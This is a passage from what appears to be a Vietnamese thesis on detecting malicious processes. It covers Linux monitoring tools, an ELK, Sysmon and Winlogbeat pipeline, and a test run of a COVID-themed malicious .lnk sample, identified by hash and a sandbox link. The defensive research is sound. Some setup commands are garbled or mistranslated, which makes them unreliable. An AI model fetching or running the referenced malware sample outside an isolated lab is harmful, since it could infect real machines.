Cấu trúc cơ sở của Linux khác biệt hoàn toàn so với Windows. Trong khi Windows duy trì một hệ thống cấu trúc khá chuẩn, với các bản cập nhật và các phiên bản phân tầng, thì Linux lại phức tạp hơn rất nhiều. Được viết ban đầu bởi sinh viên Phần Lan là Linus Torvalds, hạt nhân Linux ngày nay trở thành cơ sở cho tất cả các hệ điều hành Linux. Tuy nhiên, vì nó là một mã nguồn mở, hệ thống có thể được tinh chỉnh và sửa đổi bởi bất kỳ ai tùy theo mục đích sử dụng. Do vậy, ngày nay có đến hàng trăm hệ điều hành dựa trên Linux được đặt tên riêng biệt, chúng được gọi là các bản phân phối. Người dùng sẽ không thể tìm thấy thư mục My Documents trên Ubuntu hay Program Files trên Fedora, cũng không có các ổ đĩa C: hay D: xuất hiện. Thay vào đó, cấu trúc tập tin trong Linux được bố trí theo dạng cây dữ liệu.



Hình 2.10. Cấu trúc tập tin trên Linux

Chính vì lý do đó, mà việc giám sát tiến trình trên hệ điều hành Linux sẽ dễ dàng hơn Windows do độ tùy biến cao, tuy nhiên các công cụ giám sát tiến trình trên Linux sẽ không được trực quan và đa số là dùng dòng lệnh.

2.2.1. Process Status

Process Status (PS) là một tiện ích của Unix/Linux dùng để theo dõi, giám sát thông tin của các tiến trình đang chạy trong hệ thống. PS được sử dụng để liệt kê các tiến trình hiện đang chạy bao gồm cả PID (Process ID) của tiến trình giúp hệ điều hành phân biệt các tiến trình chạy trên hệ thống cùng với một số thông tin khác phụ thuộc vào các tùy chọn khác nhau. PS đọc thông tin liên quan tới tiến trình từ tập tin o tại đường dẫn /proc file-system.

PS cung cấp nhiều tùy chọn khác nhau để người dùng có thể lựa chọn truy xuất thông tin cần thiết liên quan tới tiến trình, để sử dụng công cụ này, người dùng sử dụng cú pháp như sau:

PS [tùy chọn]

Khi PS được sử dụng mà không có bất kỳ tùy chọn nào, nó sẽ gửi đến đầu ra tiêu chuẩn (màn hình hiển thị) theo cấu hình mặc định với bốn thông tin cơ bản và ít nhất là hai tiến trình đang chạy trên hệ thống: shell và PS. Shell là một chương trình cung cấp giao diện người dùng truyền thống trên Linux, chỉ hiển thị văn bản thuần

túy để người dùng tương tác bằng dòng lệnh. Bản thân PS cũng là một tiến trình và nó kết túc ngay khi hiển thị thông tin truy xuất thành công.

Bốn thông tin cơ bản của PS cung cấp bao gồm:

- *PID:* Process ID của tiến trình chạy trên hệ thống, mỗi tiến trình sẽ có một PID riêng biệt.

- *TTY (Terminal type)*: là tên của bản điều khiển hoặc thiết bị đầu cuối mà người dùng đã đăng nhập, cũng có thể được tìm thấy bằng cách sử dụng lệnh tty. Thông tin này chỉ hữu ích trên mạng nhiều người dùng.

- *TIME:* Tổng thời gian của CPU tính theo phút và giây mà tiến trình đã chạy trên hệ thống

- *CMD:* là lệnh được chạy khi tiến trình được khởi tạo.

```
[root@rhel7 ~]# ps
  PID TTY          TIME CMD
12330 pts/0    00:00:00 bash
21621 pts/0    00:00:00 ps
```

Hình 2.11. PS truy xuất thông tin tiến trình cơ bản

Phương pháp thông dụng và quen thuộc không chỉ được ưa chuộng sử dụng bởi các chuyên gia an ninh mạng mà ngay cả các nhà phát triển phần mềm khi thực hiện theo dõi, giám sát tiến trình trên hệ thống Unix/Linux là thực hiện lệnh PS với các tùy chọn sau:

PS -aux | less

Trong đó:


-a: là tùy chọn yêu cầu PS liệt kê các tiến trình của tất cả người dùng trên hệ thống thay vì chỉ các tiến trình của người dùng hiện tại, ngoại trừ các tiến trình không liên quan tới thiết bị đầu cuối.

-u: là tùy chọn yêu cầu PS cung cấp thông tin chi tiết về từng tiến trình.

-x: là tùy chọn thêm vào các tiến trình danh sách không có thiết bị đầu cuối kiểm soát, chẳng hạn như daemons, là các chương trình được khởi chạy trong quá

trình khởi động và chạy không rõ ràng trong nền cho đến khi chúng được kích hoạt bởi một sự kiện hoặc điều kiện cụ thể.

Vì danh sách các tiến trình có thể khá dài và chiếm nhiều hơn một màn hình, đầu ra của PS -aux có thể được hiển thị ít hơn, cho phép người dùng xem thông tin vừa một màn hình trong một thời điểm.



Hình 2.12. Thông tin truy xuất tiến trình sử dụng công cụ Process Status


Ngoài bốn trường thông tin cơ bản đã được trình bày ở phần trước, với lệnh PS -aux, người dùng sẽ truy xuất thêm được các thông tin khác như VSZ (Kích thước ảo tính bằng kilobytes), RSS (kích thước bộ nhớ và kích thước bộ thường trú theo đơn vị 1024 byte), STAT (mã trạng thái quá trình), START (thời gian bắt đầu khởi tạo tiếng trình).

2.2.2. Top

Top là công cụ Unix khác được sử dụng rộng rãi giống như PS và có khả năng cập nhật thông tin tiến trình theo thời gian thực. Top là một trong những công cụ được sử dụng nhiều nhất để theo dõi hiệu suất thời gian thực của các tiến trình trong hệ thống Unix kể từ khi được giới thiệu từ năm 1984 trong BSD Unix4.1.

Top tạo ra một danh sách tất cả các tiến trình hiện đang chạy, được sắp xếp theo thứ tự sử dụng CPU. Tiến trình sử dụng CPU nhiều nhất sẽ được xếp trên đầu


danh sách. Danh sách này được cập nhật mặc định liên tục theo các khoản thời gian năm giây và có các tùy chọn để rút ngắn hoặc kéo dài thời gian cập nhật.



Hình 2.13. Thông tin tiến trình Top thu thập

Top cung cấp một số thông tin chung về hệ thống và các thông số đo lường về hoạt động của hệ thống như:

- Thời gian hệ thống đã chạy.
- Trung bình tải của hệ thống.
- Một bản tóm tắt các tiến trình đang chạy và trạng thái chung của chúng.
- Tỉ lệ phần trăm trung bình chạy của CPU ở mỗi trạng thái.
- Thống kê bộ nhớ.
- Thống kê thông tin Swap.



Hình 2.14. Thông tin đo lường về hệ thống của Top

Đối với tiến trình, Top thu thập một lượng lớn thông tin bao gồm những thông tin như sau:

- *PID:* ProcessID giúp hệ điều hành định danh tiến trình đang hoạt động trên hệ thống.

- *USER:* tài khoản khởi tạo tiến trình.

- *PRI:* mức độ ưu tiên của tiến trình.

- *NI:* giá trị Process nice.

- *Size:* kích thước bộ nhớ tiến trình sử dụng (bao gồm cả kích thước mã).

- *STATE:* trạng thái của hiện tại của tiến trình.

- *TIME:* tổng thời gian CPU hoạt động khi chạy tiến trình.

- *%CPU:* phần trăm CPU được sử dụng để chạy tiến trình.

- *%MEM*: phần trăm bộ nhớ được sử dụng để chạy tiến trình.

- *COMMAND:* Lệnh thực thi khi tiến trình được khởi tạo.

Tất cả các trường thông tin này có thể được cấu hình hiển thị trong Top hoặc không và có một số trường khác có thể được hiển thị bao gồm số thông tin liên quan tới dung lượng vật lý sử dụng. Ngoài việc hiển thị tất cả thông tin này, Top còn cho phép người dùng thao các với các tiến trình ở chế độ hạn chế, trong chế độ này người dùng có thể chấm dứt thiết lập ưu tiên với các tiến trình.

Bảng 2.3. Tham số chính cho lệnh top

Tham số	Mô tả
-h	Hiển thị phiên bản hiện tại
-c	Tham số này chuyển đổi trạng thái cột lệnh từ hiển thị lệnh sang hiển thị tên chương trình và ngược lại
-d	Chỉ định thời gian trễ khi làm mới màn hình
-o	Sắp xếp theo trường được đặt tên
-p	Chỉ hiển thị các tiến trình với ID được chỉ định
-u	Chỉ hiển thị những tiến trình của người dùng được chỉ định
-i	Không hiển thị các idle task


Khi sử dụng công cụ Top, người dùng có thể tương tác trực tiếp với công cụ bằng cách sử dụng các phím nóng.

Bảng 2.4. Các phím nóng sử dụng trong công cụ Top

Phím nóng	Mô tả
Return hoặc Space	Ngay lập tức cập nhật thông tin tiến trình
D hoặc S	Thay đổi thời gian trễ
H	Hiện luồng cá nhân cho tất cả các tieesnt rình
I	Chuyển đổi để tiến trình Idle sẽ được hiển thị
L	Xác định vị trí chuỗi
< , >	Chọn trường để sắp xếp
K	Kết thúc một tiến trình. Người dùng sẽ được nhắc nhở nhập PID của tiến trình
W	Viết một tập tin cấu hình
H	Mở tập tin trợ giúp
Q	Kết thúc chương trình

2.2.3. XOS View

Xosview OS Monitor (XosView) là công cụ giám sát hiệu suất hệ thống thời gian thực cung cấp giao diện đồ họa cho các hệ thống Unix. Đây là công cụ đơn giản so với các công cụ được mô tả từ trước cho đến nay vì nó không giám sát các tiến trình đơn lẻ, thay vào đó chỉ giám sát toàn bộ hệ thống. Màn hình xosview hiển thị biểu đồ của một số tham số hữu ích bao gồm việc sử dụng CPU được phân chia theo kiểu tiến trình và trung bình tải của tiến trình.




Hình 2.15. Thông tin hệ thống thu thập bởi XosView

Danh sách các thông tin hệ thống mà công cụ thu thập gồm:

- Tải trung bình.
- Mức độ sử dụng CPU.
- Mức độ sử dụng bộ nhớ.
- Không gian kích thước swap.
- Page swapping.
- Mức độ sử dụng ổ đĩa.

2.2.4. TreePS

TreePs là công cụ giám sát tiến trình thời gian thực cung cấp đồ họa cho các hệ thống Unix chạy X Window System. TreePs có khả năng tự động cập nhật thông tin theo thời gian thực về các hoạt động của tiến trình, lấy mẫu dữ liệu cho các tiến trình hoạt đồng nhiều và ít hoạt động. TreePs hiển thị tất cả các trường từ cấu trúc của tiến trình bao gồm: thời gian CPU chạy, bộ nhớ hiện tại được sử dụng và một số thông tin cơ bản về tiến trình như ProcessID, tiến trình cha. Tất cả thông tin chi tiết có thể được hiển thị bằng các tùy chọn vào một tiến trình từ cây phân cấp.




Hình 2.16. Thông tin tiến trình thu thập bởi công cụ TreePs

TreePs cung cấp khả năng kiểm soát tiến trình có giới hạn tương tự như trình quán lý tác vụ trong Windows. Từ các TreePs, tiến trình có thể bị kết thục hoặc tạm dừng. Ngoài ra, TreePs chỉ để theo dõi thời gian thực và nó không có khả năng lưu nhật ký.

2.3. Sử dụng giải pháp ELK để thu thập tiến trình bất thường

2.3.1. Tổng quan về giải pháp ELK



Hình 2.17. Mô hình tổng quan các thành phần

Elastic stack là tập hợp ba phần mềm đi chung với nhau, phục vụ công việc lưu lại log. Ba phần mềm này:


- Elastic Search: Cơ sở dữ liệu để lưu trữ, tìm kiếm và query log

- Logstash: Tiếp nhận log từ nhiều nguồn, sau đó xử lý log và ghi dữ liệu vào Elasticsearch

- Kibana: Giao diện để quản lý, thống kê log. Đọc thông tin từ Elasticsearch.

- Điểm mạnh của ELK là khả năng thu thập, hiển thị, truy vấn theo thời gian thực. Có thể đáp ứng truy vấn một lượng dữ liệu cực lớn.

2.3.2. Mô tả hoạt động của ELK



Hình 2.18. Thành phần ELK

- Đầu tiên, log sẽ được đưa đến Logstash. (Thông qua nhiều con đường, ví dụ như server gửi UDP request chứa log tới URL của Logstash, hoặc Beat đọc file log và gửi lên Logstash).

- Logstash sẽ đọc những log này, thêm những thông tin như thời gian, IP, parse dữ liệu từ log (server nào, độ nghiêm trọng, nội dung log) ra, sau đó ghi xuống database là Elasticsearch.

- Khi muốn xem log, người dùng vào URL của Kibana. Kibana sẽ đọc thông tin log trong Elasticsearch, hiển thị lên giao diện cho người dùng query và xử lý.

2.4. Kết luận Chương 2

Kết thúc chương 2, luận văn đã trình bày được về các phương pháp, công cụ thu thập dữ liệu nhật ký, thông tin liên quan tới tiến trình trên hệ thống Windows và Linux. Trong chương tiếp theo luận văn tập trung nghiên cứu, xây dựng ứng dụng phát hiện tiến trình độc trên máy người dùng.

CHƯƠNG 3: CÀI ĐẶT VÀ THỬ NGHIỆM PHÁT HIỆN TIẾN TRÌNH BẤT THƯỜNG TRÊN MÁY NGƯỜI DÙNG SỬ DỤNG HỆ ĐIỀU HÀNH WINDOWS

3.1. Cài đặt cấu hình Elasticsearch

(Thiết lập cho hệ điều hành Ubuntu)

Cài đặt phụ thuộc:

- Elasticsearch phụ thuộc vào Java. Đưa ra các lệnh sau để cài đặt phần phụ thuộc:

Sudo add-apt-repository ppa:webupd8team/java

sudo apt-get update

sudo apt-get install oracle-java8-installer –y

- Để cài đặt Elasticsearch, hãy thực hiện các lệnh sau:

Wget https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-7.7.1.deb

sudo dpkg -i elasticsearch-7.7.1.deb

- Mở tệp cấu hình Elasticsearch bằng lệnh:

sudo nano /etc/elasticsearch/elasticsearch.yml

- Cuối cùng, khởi động và kích hoạt dịch vụ bằng lệnh:


sudo systemctl enable elasticsearch.service

sudo systemctl start elasticsearch.service

- Trỏ trình duyệt web tới http: // SERVER_IP: 9200 / _cat / health? V (trong đó SERVER_IP là địa chỉ IP của máy chủ lưu trữ):

```
{
    name: "instance-capstone",
    cluster_name: "elasticsearch",
    cluster_uuid: "eMYbBDrVSxCuN1b_vgPu6Q",
  - version: {
        number: "7.7.1",
        build_flavor: "default",
        build_type: "deb",
        build_hash: "ad56dce891c901a492bb1ee393f12dfff473a423",
        build_date: "2020-05-28T16:30:01.040088Z",
        build_snapshot: false,
        lucene_version: "8.5.1",
        minimum_wire_compatibility_version: "6.8.0",
        minimum_index_compatibility_version: "6.0.0-beta1"
    },
    tagline: "You Know, for Search"
}
```


Hình 3.1. Giao diện cấu hình Elasticsearch



Hình 3.2. Kiểm tra dịch vụ hoạt động

3.2. Cài đặt cấu hình Kibana

wget https://artifacts.elastic.co/downloads/kibana/kibana-7.7.1-amd64.deb

sudo dpkg -i kibana-7.7.1-amd64.deb

- Cấu hình Kibana bằng cách mở tệp cấu hình bằng lệnh:

sudo nano /etc/kibana/kibana.yml

- Tìm các dòng sau:

 # server.host: "localhost"

#asticsearch.url: "http: // localhost: 9200"

- Thay đổi những dòng đó thành:

server.host: "SERVER_IP"

asticsearch.url: "http: // SERVER_IP: 9200"

Trong đó SERVER_IP là địa chỉ IP của máy chủ lưu trữ. Lưu và đóng tệp đó.

- Cuối cùng, đưa ra lệnh sau:


sudo sysctl -w vm.max_map_count = 262144

- Khởi động lại máy chủ. Sau khi máy chủ khởi động lại, hãy khởi động và bật dịch vụ Kibana bằng các lệnh:

sudo systemctl cho phép kibana.service

sudo systemctl start kibana.service

- Kiểm tra dịch vụ hoạt động:



```
● kibana.service - Kibana
   Loaded: loaded (/etc/systemd/system/kibana.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2020-08-01 04:26:16 UTC; 3 weeks 1 days ago
 Main PID: 20385 (node)
    Tasks: 11 (limit: 4915)
   CGroup: /system.slice/kibana.service
           └─20385 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli -c /etc/kibana/kibana.yml

Aug 23 15:42:26 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:26Z","tags":[],"pid":20385,"m
Aug 23 15:42:26 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:26Z","tags":[],"pid":20385,"m
Aug 23 15:42:26 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:26Z","tags":[],"pid":20385,"m
Aug 23 15:42:26 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:26Z","tags":[],"pid":20385,"m
Aug 23 15:42:26 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:26Z","tags":[],"pid":20385,"m
Aug 23 15:42:37 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:37Z","tags":[],"pid":20385,"m
Aug 23 15:42:45 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:42:44Z","tags":[],"pid":20385,"m
Aug 23 15:43:27 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:43:26Z","tags":[],"pid":20385,"m
Aug 23 15:43:37 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:43:37Z","tags":[],"pid":20385,"m
Aug 23 15:44:32 instance-capstone kibana[20385]: {"type":"response","@timestamp":"2020-08-23T15:44:31Z","tags":[],"pid":20385,"m
lines 1-18/18 (END)
```

Hình 3.3. Kiểm tra dịch vụ hoạt động

3.3. Cài đặt và cấu hình Logstash

Logstash là phương tiện để thêm dữ liệu vào Elasticsearch. Để cài đặt công cụ này, hãy đưa ra các lệnh:

wget https://artifacts.elastic.co/downloads/logstash/logstash-6.3.2.deb

sudo dpkg -i logstash-6.3.2.deb

- Mở tệp cấu hình Logstash bằng lệnh:

sudo nano /etc/logstash/logstash.yml

- Thay đổi dòng sau:

 # http.host: "127.0.0.1"

- Xóa ký tự # và thay đổi địa chỉ IP IP máy chủ lưu trữ. Lưu và đóng tệp đó.


- Khởi động và kích hoạt dịch vụ Logstash bằng các lệnh:

sudo systemctl kích hoạt logstash.service

sudo systemctl start logstash.service

- Trỏ trình duyệt tới http://SERVER_IP: 5601 và sẵn sàng bắt đầu hoạt động.

- Kiểm tra dịch vụ của hệ thống:



Hình 3.4. Kiểm tra dịch vụ hoạt động của Logstash

3.4. Cài đặt công cụ thu thập và vận chuyển tiến trình trên hệ điều hành Window

Để cài đặt Sysmon, luân văn thực hiện tải tập tin cài đặt tại địa chỉ: *https://docs.microsoft.com/en-us/sysinternals/downloads/Sysmon* và sử dụng tập tin cài đặt Sysmon được các chuyên gia an ninh mạng của trung tâm ứng cứu sự cố Nhật Bản (JPCert) tại địa chỉ: https://github.com/SwiftOnSecurity/Sysmon-config.


```
<RuleGroup name="" groupRelation="or">
        <ProcessCreate onmatch="exclude">
                <!--SECTION: Microsoft Windows-->
                <CommandLine condition="begin with"> "C:\Windows\system32\wermgr.exe" "-queuereporting_svc" </CommandLine> <!--Wind
                <CommandLine condition="begin with">C:\Windows\system32\DllHost.exe /Processid</CommandLine> <!--Windows-->
                <CommandLine condition="begin with">C:\Windows\system32\wbem\wmiprvse.exe -Embedding</CommandLine> <!--Windows: WMI
                <CommandLine condition="begin with">C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding</CommandLine> <!--Win
                <CommandLine condition="is">C:\Windows\system32\wermgr.exe -upload</CommandLine> <!--Windows:Windows error reportin
                <CommandLine condition="is">C:\Windows\system32\SearchIndexer.exe /Embedding</CommandLine> <!--Windows: Search Inde
                <CommandLine condition="is">C:\windows\system32\wermgr.exe -queuereporting</CommandLine> <!--Windows:Windows error
                <CommandLine condition="is">\??\C:\Windows\system32\autochk.exe *</CommandLine> <!--Microsoft:Bootup: Auto Check Ut
                <CommandLine condition="is">\SystemRoot\System32\smss.exe</CommandLine> <!--Microsoft:Bootup: Windows Session Manag
                <CommandLine condition="is">C:\Windows\System32\RuntimeBroker.exe -Embedding</CommandLine> <!--Windows:Apps permiss
                <Image condition="is">C:\Program Files (x86)\Common Files\microsoft shared\ink\TabTip32.exe</Image> <!--Windows: To
                <Image condition="is">C:\Windows\System32\TokenBrokerCookies.exe</Image> <!--Windows: SSO sign-in assistant for Mic
                <Image condition="is">C:\Windows\System32\plasrv.exe</Image> <!--Windows: Performance Logs and Alerts DCOM Server--
                <Image condition="is">C:\Windows\System32\wifitask.exe</Image> <!--Windows: Wireless Background Task-->
                <Image condition="is">C:\Windows\system32\CompatTelRunner.exe</Image> <!--Windows: Customer Experience Improvement-
                <Image condition="is">C:\Windows\system32\PrintIsolationHost.exe</Image> <!--Windows: Printing-->
                <Image condition="is">C:\Windows\system32\SppExtComObj.Exe</Image> <!--Windows: KMS activation-->
                <Image condition="is">C:\Windows\system32\audiodg.exe</Image> <!--Windows: Launched constantly-->
                <Image condition="is">C:\Windows\system32\conhost.exe</Image> <!--Windows: Command line interface host process-->
                <Image condition="is">C:\Windows\system32\mobsync.exe</Image> <!--Windows: Network file syncing-->
                <Image condition="is">C:\Windows\system32\musNotification.exe</Image> <!--Windows: Update pop-ups-->
                <Image condition="is">C:\Windows\system32\musNotificationUx.exe</Image> <!--Windows: Update pop-ups-->
                <Image condition="is">C:\Windows\system32\powercfg.exe</Image> <!--Microsoft:Power configuration management-->
                <Image condition="is">C:\Windows\system32\sndVol.exe</Image> <!--Windows: Volume control-->
```

Hình 3.5. Tập tin cấu hình Sysmon

Để tiến hành cài đặt Sysmon với tập tin cấu hình cài đặt riêng biệt, luân văn thực hiện câu lệnh sau:


```
Sysmon –I –acceptcula –I Sysmonconfig-export.xml
```

Sau khi cài đặt thành công, hệ thống sẽ thông báo như sau:



Hình 3.6. Cấu hình cài đặt Sysmon

Kiểm tra quá trình cài đặt Sysmon, luân văn tiến hành truy cập ứng dụng "Event Viewer" và kiểm tra đường dẫn /Microsoft/Windows/Sysmon, máy tính client đã thực hiện thu thập event thành công.



Hình 3.7. Event Windows Sysmon thu thập

Kiểm tra thông tin dữ liệu về tiến trình mà Sysmon thu thập được.

Hình 3.8. Thông tin dữ liệu về tiến trình mà Sysmon thu thập được

Thực hiện gửi dữ liệu Sysmon thu thập được trên máy tính client về máy chủ phân tích, luân văn sử dụng công cụ "Winlogbeat" để thực hiện.

Trong đó cấu hình cài đặt WinlogBeat.yml như sau:


```
 winlogbeat.event_logs:
 - name: "Microsoft-Windows-Sysmon/Operational"
# It is necessary to delete the following default processors configuration:
#   processors:
#     - script:
#         lang: javascript
#         id: Sysmon
#         file: ${path.home}/module/Sysmon/config/winlogbeat-Sysmon.js

...

# Configure ElasticSearch Server IP address
output.elasticsearch:
 hosts: ["Elasticserach server IP address:9200"]
```

Hình 3.9. Cấu hình WinlogBeat

Sau khi cấu hình thành công Winlogbeat, thực hiện chạy lệnh như sau để gửi dữ liệu nhật ký event của Sysmon thu thập được trên máy tính Windows 7 về máy chủ phân tích dữ liệu.


Winlogbeat.exe -e -c winlogbeat.yml

Khi gửi dữ liệu thành công, luân văn nhận được kết quả như sau:




Hình 3.10. Winlogbeat gửi dữ liệu về máy chủ

Sau khi thực hiện cài đặt hoàn tất, truy cập địa chỉ máy chủ phân tích dữ liệu theo cấu hình IP đã cài đặt, giao diện công cụ hiển thị như sau:



Hình 3.11. Dữ liệu sự kiện hệ thống trên máy tính client

Theo thống kê, trên máy tính WIN-VL5HODCU6CF có 470 sự kiện vào ngày 14/6/2020, thực hiện kiểm tra chi tiết đối với máy tính này, luân văn nhận thấy như sau:



Hình 3.12. Thống kê sự kiện thu thập

Trong 470 sự kiện của máy tính có:

- 268 sự kiện liên quan tới CREATE_PR
- 20 sự kiện liên quan tới REMOTE_THREAD.
- 67 sự kiện liên quan tới CREATE_FILE.
- 45 sự kiện liên quan tới REGISTRY.
- 38 sự kiện khác.

Kiểm tra sự kiện NET_PROCESS cho thấy địa chỉ IP mà máy tính client thực hiện kết nối:

521	2020-06-14 08:01:03.194	net_access	C:\Users\Administrator\Desktop\winlogbeat-oss-7.7.1-windows-x86\winlogbeat-7.7.1-windows-x86\winlogbeat.exe	tcp:192.168.1.6:9200
537	2020-06-14 08:05:00.192	net_access	C:\Windows\System32\cmd.exe	tcp:113.20.29.29:443
542	2020-06-14 08:06:01.588	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
543	2020-06-14 08:06:02.087	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
544	2020-06-14 08:06:02.576	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
545	2020-06-14 08:06:03.059	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
548	2020-06-14 08:07:03.135	net_access	C:\Windows\System32\cmd.exe	tcp:113.20.29.29:443
549	2020-06-14 08:08:03.615	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
550	2020-06-14 08:08:04.122	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
551	2020-06-14 08:08:04.608	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
552	2020-06-14 08:08:05.107	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
554	2020-06-14 08:09:05.175	net_access	C:\Windows\System32\cmd.exe	tcp:113.20.29.29:443
562	2020-06-14 08:10:05.642	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
563	2020-06-14 08:10:06.135	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
564	2020-06-14 08:10:06.629	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
565	2020-06-14 08:10:07.138	net_access	C:\Windows\System32\cmd.exe	tcp:74.252.14.248:443
569	2020-06-14 08:10:56.342	net_access	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	tcp:192.124.249.163:80
571	2020-06-14 08:11:07.215	net_access	C:\Windows\System32\cmd.exe	tcp:113.20.29.29:443
575	2020-06-14 08:11:50.486	net_access	C:\Windows\System32\WindowsPowerShell\v1.0\pow	tcp:72.14.186.7:80

Hình 3.13. Thông tin chi tiết về kết nối của máy tính client

Như vậy, luân văn đã dựng thành công hệ thống giám sát, theo dõi và phát hiện tiến trình độc trên hệ thống máy tính Windows.

3.5. Cài đặt công cụ giám sát tiến trình

Để xây dựng cơ sở dữ liệu về tiến trình độc, luận văn sử dụng các dấu hiệu thu thập từ Virustotal. Các thành phần gồm: mã băm của mã độc, IP độc, domain độc… Để xây dựng cơ sở dữ liệu dấu hiệu nhằm phát hiện tiến trình độc, trong báo cáo này tác giả sử dụng công cụ MongoDB. MongoDB có thể cài đặt trên nhiều hệ điều hành khác nhau nhưng trong đề tài này Ubuntu sẽ được chọn làm hệ điều hành để xây dựng môi trường phát triển hệ thống, do tính phổ biến, miễn phí và dễ tùy chỉnh.

3.5.1. Cài đặt MongoDB

Để cài đặt MongoDB trên Ubuntu cần thực hiện các bước sau:

Bước 1: Thêm MongoDB public GPG key:

$sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 –recv 2930ADAE8CAF5059EE73BB4B58712A2291FA4AD5

Bước 2: Thêm MongoDB repository vào thư mục sources.list.d:

$ echo "deb [arch=amd64,arm64,ppc64el,s390x] http://repo.mongodb.com/apt/ubuntu xenial/mongodb-enterprise/3.6 multiverse" | sudo tee /etc/apt/sources.list.d/mongodb-enterprise.list

Bước 3: Cập nhật repositories:

$ sudo apt-get update

Bước 4: Cài đặt MongoDB:

$ sudo apt-get install -y mongodb-enterprise

Lệnh này sẽ cài đặt mongodb-org - một package bao gồm các thành phần:

- mongodb-org-server: Ứng dụng nền tiêu chuẩn của MongoDB giúp duy trì service luôn được chạy và khởi động cùng hệ điều hành.

- mongodb-org-mongos: Ứng dụng nền của MongoDB Shard - ứng dụng quản lý các cluster của MongoDB.

- mongodb-org-tools: Bao gồm các công cụ cơ bản để khôi phục, nhập, xuất dữ liệu.

Bước 5: Chạy MongoDB:

- Start service MongoDB: $ sudo systemctl start mongod
- Restart service MongoDB: $ sudo systemctl restart mongod
- Stop service MongoDB: $ sudo systemctl stop mongod
- Start khởi động cùng hệ điều hành: $ sudo systemctl enable mongod

3.5.2. Cấu hình MongoDB

File cấu hình của MongoDB được lưu ở trong thư mục /etc/mongod.conf, và được viết dưới định dạng YAML. Các thành phần trong file cấu hình:

dbPath: nơi lưu trữ file của cơ sở dữ liệu. Mặc định là: /var/lib/mongodb.

systemLog: chỉ ra các lựa chọn cho việc log:

- destination: lựa chọn đầu ra là file hay syslog.
- logAppend: thêm vào cuối các file log đang tồn tại các log mới.
- path: lơi lưu trữ thông tin log của ứng dụng nền. Mặc định là /var/log/mongodb/mongod.log.
- net: chỉ ra các lựa chọn về cấu hình mạng của MongoDB:
- port: cổng mongodb sử dụng để chạy ứng dụng nền (service).
- bindIP: chỉ ra địa chỉ IP của MongoDB
- security: trao quyền truy cập dựa trên vai trò.

3.5.3. Truy vấn MongoDB sử dụng Python

Trước khi sử dụng cần cài đặt python và python-pip. Sau đó chạy lệnh sau để cài đặt pymongo để kết nối với MongoDB: sudo pip install pymongo.

3.5.4. Kiểm tra tiến trình độc bằng dấu hiệu

Đây là phần kiểm tra tiến trình trong cơ sở dữ liệu dấu hiệu hay không. Về bản chất gần như MongoDB đã hỗ trợ người dùng tìm kiếm một tiến trình có tồn tại trong cơ sở dữ liệu dấu hiệu. Đoạn Script dưới đây mô tả quá trình kết nối và kiểm tra tiến trình trong cơ sở dữ liệu dấu hiệu.

```
result = collection.find_one({"Event ID": Event ID })
return create_response(result['label'], 'database')
```

Kết quả trả về cho phía Extension là một JSON chưa hai trường dữ liệu:


label: Nhận giá trị 0 hoặc 1 tương đương với tiến trình sạch hay độc.

3.6. Thực nghiệm và đánh giá

Thời gian gần đây, tình hình dịch bệnh COVID-19 đang có diễn biến phức tạp tại nhiều quốc gia, một số nhóm tin tặc đã lợi dụng tình hình này để phát động, tiến hành chiến dịch tấn công mạng có chủ đích vào các cơ quan, tổ chức trên thế giới, trong đó có Việt Nam.

Qua công tác bảo vệ an ninh hệ thống mạng thông tin quốc gia, Cục An ninh mạng và phòng chống tội phạm sử dụng công nghệ cao, Bộ Công an phát hiện chiến dịch tấn công mạng, phát tán mã độc thông qua thư điện tử (Email) sử dụng các thông tin liên quan đến dịch bệnh COVID-19 để thu hút sự chú ý của người dùng.

Cụ thể, những ngày gần đây, tin tặc đã phát tán mã độc qua thư điện tử có đính kèm tập tin word có tiêu đề "Chi Thi cua Thu tuong nguyen xuan phuc.lnk" giả dạng thông báo của Thủ tướng Chính phủ về dịch COVID-19.




Hình 3.14. Nội dung tập tin mã độc

Do đó, luận văn sẽ thực hiện lựa chọn tập tin mã độc này để chạy thử nghiệm trên máy tính client, sau đó sử dụng máy chủ để phân tích phát hiện hoạt động cũng như hành vi độc hại của tập tin này và so sánh kết quả thu được với kết quả phân tích đã được công bố trên mạng.

Bảng 3.1. Thông tin chi tiết về mã độc sử dụng

Tập tin mã độc	**bbbeb1a937274825b0434414fa2d9ec629ba846b1e3e33a59c613b54d375e4d2.rar**
Hash	60C89B54029442C5E131F01FF08F84C9
Định dạng tập tin	Tập tin rar sau khi giải nén ra tập tin "Chi Thi cua thu tuong nguyen xuan phuc.lnk"
Địa chỉ tải mã độc	https://app.any.run/tasks/dd877b4d-8b36-48c0-af07-ce37fd9fee7b/

Tiến hành tải tập tin mã độc và giải nén trên máy tính client, luận văn nhận được tập tin *"Chi thi cua thu tuong nguyen xuan phuc.lnk"*



Hình 3.15. Thông tin tập tin mã độc

